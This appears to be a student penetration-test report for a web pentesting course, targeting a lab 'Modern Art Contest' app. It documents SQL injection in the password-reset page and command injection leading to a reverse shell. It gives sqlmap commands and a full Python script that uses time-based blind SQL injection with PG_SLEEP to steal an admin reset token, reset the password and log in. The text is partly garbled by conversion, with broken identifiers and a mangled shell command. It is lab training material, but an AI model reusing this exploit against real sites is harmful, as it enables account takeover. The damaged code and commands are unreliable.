CSOC 1050: Web Application Pentesting

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Vulnerability Title:

SQL Injection in Password Reset Functionality of Modern Art Contest Application

Description:

The web application "Modern Art Contest" hosted at http://10.15.50.70/ contains a critical vulnerability within its password reset functionality accessible at /forgot_password.php. This endpoint accepts a POST request containing an email address parameter vulnerable to SQL Injection. This weakness allows an attacker to enumerate valid email addresses within the system and obtain the password reset tokens. By manipulating the reset token, an attacker can gain unauthorized access to user accounts, including administrative accounts, thereby compromising the application's integrity and user data.

Impact:

An attacker with network access to the application can exploit this vulnerability to retrieve the password reset tokens for any user. By sending a crafted request to the /forgot_password.php endpoint, the attacker can obtain the token and use it to reset the password of any account. This leads to unauthorized access, allowing the attacker to perform any actions the compromised account can do, including potentially administrative functions. The confidentiality, integrity, and availability of user accounts and associated data are severely compromised.


Recommendation:

- 1. Implement Parameterized Queries:
 - Details: Ensure all database interactions, especially in <u>/forgot password.php</u>, use parameterized queries or prepared statements. This prevents SQL injection by treating user input as data rather than executable SQL.
- 2. Validate and Sanitize User Inputs:
 - Details: Apply strict input validation and sanitization for all user inputs. Ensure the email parameter in the password reset functionality matches a valid email format before processing.
- 3. Secure Token Handling for Password Resets:
 - Details: Generate unique, secure tokens for password reset requests. Ensure tokens are time-limited and securely stored and validated to prevent reuse or guessability.
- 4. Prevent User Enumeration:
 - Details: Modify responses to the <u>/forgot_password.php</u> endpoint to avoid revealing if an email address is valid in the system. Use generic, non-specific messages.
- 5. Implement Rate Limiting:
 - Details: Apply rate limiting on sensitive endpoints like <u>/forgot_password.php</u> to mitigate brute force and automated attacks. Monitor and restrict the number of requests from a single IP address.
- 6. Implement Multi-Factor Authentication (MFA):
 - Details: Add an extra layer of security by requiring MFA for password reset requests. This could involve sending a verification code to a registered email or phone number.


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Steps to Reproduce:


1. The web application Modern Art Contest is hosted at http://10.15.50.70/ and has various features such as login, sign up and the also can see the leaderboard of the contest as well.



They also have this login page where user input is required for Email and Password.



Below we can see the forgot password link which allows a user to have the reset link if they forgot the password for a valid user only.



2. Since we don't have any valid user credentials to log in. We used the tool sqlmap.

Sirjan Pun Magar (219995489) Command used: <u>sqlmap -u "http://10.15.50.70/forgot_password.php"</u> <u>--data="email=*" --batch --dump</u>

The command uses SQLMap to automatically test for SQL injection vulnerabilities on the "forgot_password.php" page by sending POST data and dumping database contents upon successful exploitation.

```
File Actions Edit View Help

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
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2. The output extracts the email addresses of the user and even of the admin (admin@localhost) as well which we will be using further.


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
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The admin@localhost email we got from the sqlmap enumeration will be used here in the forgot password.




3. We intercept the forgot password through burpsuite as you can see in the picture below:






4. Now we will be using the interception and use sqlmap to retrieve the database contents.

Commands used: sqlmap -r req.txt --batch --dump







5. We successfully retrieved the password_reset_token which we will be using for the update of the new password.


```
[01:23:50] [MARNING] on PostgreSQL you'll need to use schema names for enumeration as the counterpart to database names on other DBMSes
[01:23:50] [INFO] fetching number of tables for database 'public'
[01:23:50] [INFO] retching number of tables for database 'public'
[01:23:50] [INFO] resumed: arts
[01:23:50] [INFO] resumed: users
[01:23:50] [INFO] resumed: users
[01:23:50] [INFO] resumed: bio
[01:23:50] [INFO] resumed: bio
[01:23:50] [INFO] resumed: mail
[01:23:50] [INFO] resumed: mail
[01:23:50] [INFO] resumed: ide
[01:23:50] [INFO] retrieved: name
[01:23:50] [INFO] retrieved: password
[01:23:50] [INFO] retrieved: password_reset_token
[01:23:50] [INF
```

6. The password reset token is used in /change_password.php which gives us input for the token and upon matching the token it will allow us to update the password.




7. We input the token and the new password and it successfully updated the new password for the admin@localhost.








8. We further use the email and the new password on the login page.



9. We successfully compromised the admin@localhost privilege.







Vulnerability Title:

<u>Command Injection in Directory Listing Functionality Leads to Remote Code</u> Execution

Description:

Following the successful exploitation of the previous vulnerability, which granted access to the admin panel of the Modern Art Contest application at http://10.15.50.70/admin.php, a critical security flaw was identified within the admin functionalities. Specifically, the "Get Directory Listing" feature, which allows administrators to input a directory path and retrieve its contents, is susceptible to command injection due to inadequate input validation.

By manipulating the directory path input, an attacker can inject and execute arbitrary shell commands on the server. This occurs because the application concatenates user input directly into a system command without proper sanitization or escaping. The exploitation is possible through the directory_path parameter, which fails to filter or validate user-supplied paths. This vulnerability can lead to Remote Code Execution (RCE), providing attackers full control over the server, including the ability to execute arbitrary commands, exfiltrate data, or escalate privileges.

Impact:

Exploitation of this vulnerability allows an attacker to execute commands with the privileges of the web server process. However, due to limitations in the environment, actions are restricted to remote shell access without data modification capabilities.


- Compromise of Confidentiality: Attackers can access sensitive files and data stored on the server, potentially including user credentials, personal information, and confidential business data, and can even access web configuration. This access could lead to identity theft, unauthorized disclosures, or compliance violations.
- Service Disruption: By executing arbitrary commands, attackers can disrupt services, render the system inoperable, or install persistent backdoors for ongoing access. This capability not only impacts availability but also undermines system reliability and operational continuity.

Recommendation:


- 1. **Enhance Input Validation:** Implement strict input sanitization routines to filter out special characters and commands from user input.
- 2. **Use Safe Execution Methods:** Avoid direct execution of user-supplied input within system commands.
- 3. **Review Access Controls:** Ensure proper access controls are in place to limit privileges and restrict unauthorized access to critical server functionalities.
- 4. **Update Security Policies:** Regularly audit and update security policies to include secure coding practices and penetration testing to identify similar vulnerabilities.


Steps to Reproduce:

1. After login with the admin@localhost it will redirect us to http://10.15.50.70/profile_php as shown in the picture below:




2. This has various features like an Admin panel where we can approve or deny the pending users.






Analyzing the source code in the admin.php section. The get_directory is vulnerable because it directly incorporates user-supplied input (\$_POST['directory']) into a shell command without adequate sanitization. This allows attackers to manipulate the input to include additional shell commands (command injection). The attempted sanitization using a regular expression (preg_replace) is insufficient to prevent all forms of command injection, leaving the application open to exploitation where malicious commands can be executed on the server.


3. At the bottom, we can see the directory listing input where by using the reverse shell command we could compromise with remote code execution. Commands used: <a href="https://dx.ncbi.nlm.nc



4. We successfully got the reverse shell using the commands.



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Exploit code:

This exploit demonstrates a method to bypass authentication and gain access to privileged functionalities in a web application vulnerable to SQL injection. By exploiting vulnerabilities in the password reset and login mechanisms, we were able to reset the password for an admin user (admin@localhost), change it to a known value, and attempt to log in using the newly set credentials.

Script to Automate:

```
import requests
import string
import time
# Configuration
base url = "http://10.15.50.70"
forgot password_url = f"{base_url}/forgot_password.php"
change_password_url = f"{base_url}/change_password.php"
login url = f"{base url}/login.php"
target_email = "admin@localhost"
sleep threshold = 4 # Seconds
characters = string.ascii_lowercase + string.ascii_uppercase + string.digits + "@._-"
max length = 50 # Adjust based on expected length
# Initialize a requests session
session = requests. Session()
def time_based_sqli(query, email):
  for i in range(1, max length + 1):
     for char in characters:
       payload = f" AND 89=(SELECT 89 FROM PG_SLEEP(5) WHERE
SUBSTRING((({query}), {i}, 1)='{char}') -- "
       data = {"email": email + payload}
       start time = time.time()
       response = session.post(forgot_password_url, data=data)
       elapsed time = time.time() - start time
       if elapsed time > sleep threshold:
         vield char
         break
     else:
       break
def extract data(query, email):
  return ".join(time_based_sqli(query, email))
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```


```
def request_password_reset(email):
  data = {"email": email}
  response = session.post(forgot password url, data=data)
  if "Password reset email has been sent" in response.text:
    print(f"[+] Password reset requested for {email}")
     return True
  else:
     print(f"[-] Failed to request password reset for {email}")
     return False
def get_reset_token(email):
  query = f"SELECT password reset token FROM users WHERE email='{email}'"
  return extract_data(query, email)
def change_password(email, new_password):
  token = get_reset_token(email)
  if token:
     data = {
       "token": token.
       "new password": new password,
       "confirm_password": new_password
    response = session.post(change password url, data=data)
     if "Password has been changed successfully!" in response.text:
       print(f"[+] Password changed successfully!")
       return True
     else:
       print(f"[-] Failed to change password.")
       return False
  else:
     print(f"[-] Failed to retrieve reset token.")
     return False
def login(email, password):
  data = {
     "email": email,
     "password": password
  }
  response = session.post(login_url, data=data)
  if "Login successful" in response.text:
    print(f"[+] Login successful.")
     return True
  else:
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```

```
print(f"[-] Login failed.")
     return False
if name == " main ":
  # Are you admin?
  is admin = input("Are you admin? (yes/no): ").lower().strip() == "yes"
  if is admin:
     # Choose email
    print("Please select your email:")
    print("1. admin@localhost")
    print("2. user@example.com")
    print("3. manager@company.com")
     print("4. ceo@company.com")
     email_choice = input("Enter the number of your email (1-4): ").strip()
     if email choice == "1":
       target_email = "admin@localhost"
     elif email choice == "2":
       target_email = "user@example.com"
     elif email choice == "3":
       target email = "manager@company.com"
     elif email_choice == "4":
       target email = "ceo@company.com"
     else:
       print("Invalid choice. Exiting.")
       exit(1)
     # Request password reset
     if request password reset(target email):
       # Change password
       new_password = input("Enter a new password: ").strip()
       if change password(target email, new password):
         # Display extracted token
         token = get_reset_token(target_email)
         if token:
            print(f"[+] Extracted Token for {target_email}: {token}")
            print("[-] Failed to extract token.")
         # Redirect to login.php after password change
         print("Redirecting to login page...")
         login(target_email, new_password) # Attempt login with new password
       else:
         print("Password change failed.")
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(219995489)
```

```
else:
    print("Password reset request failed.")
else:
    print("Access denied. You are not admin.")
```


Screenshots:

1. The script initiates a password reset request for the admin account (admin@localhost). This is achieved by exploiting a SQL injection vulnerability in the forgot_password.php endpoint.



- 2. After successfully triggering the password reset request, the script extracts the generated password reset token from the database using a time-based SQL injection technique. This token is essential for resetting the password to a known value.
- 3. With the extracted token, the script proceeds to change the admin's password to a specified value (admin). This step exploits vulnerabilities in the change_password.php endpoint.
- 4. Following the password change, the script attempts to log in using the newly set credentials (admin@localhost and admin). The goal is to verify successful authentication and gain access to privileged areas of the application.

We successfully extracted the password_reset_token and used it for a new password update.



This will redirect you to the page and works fine

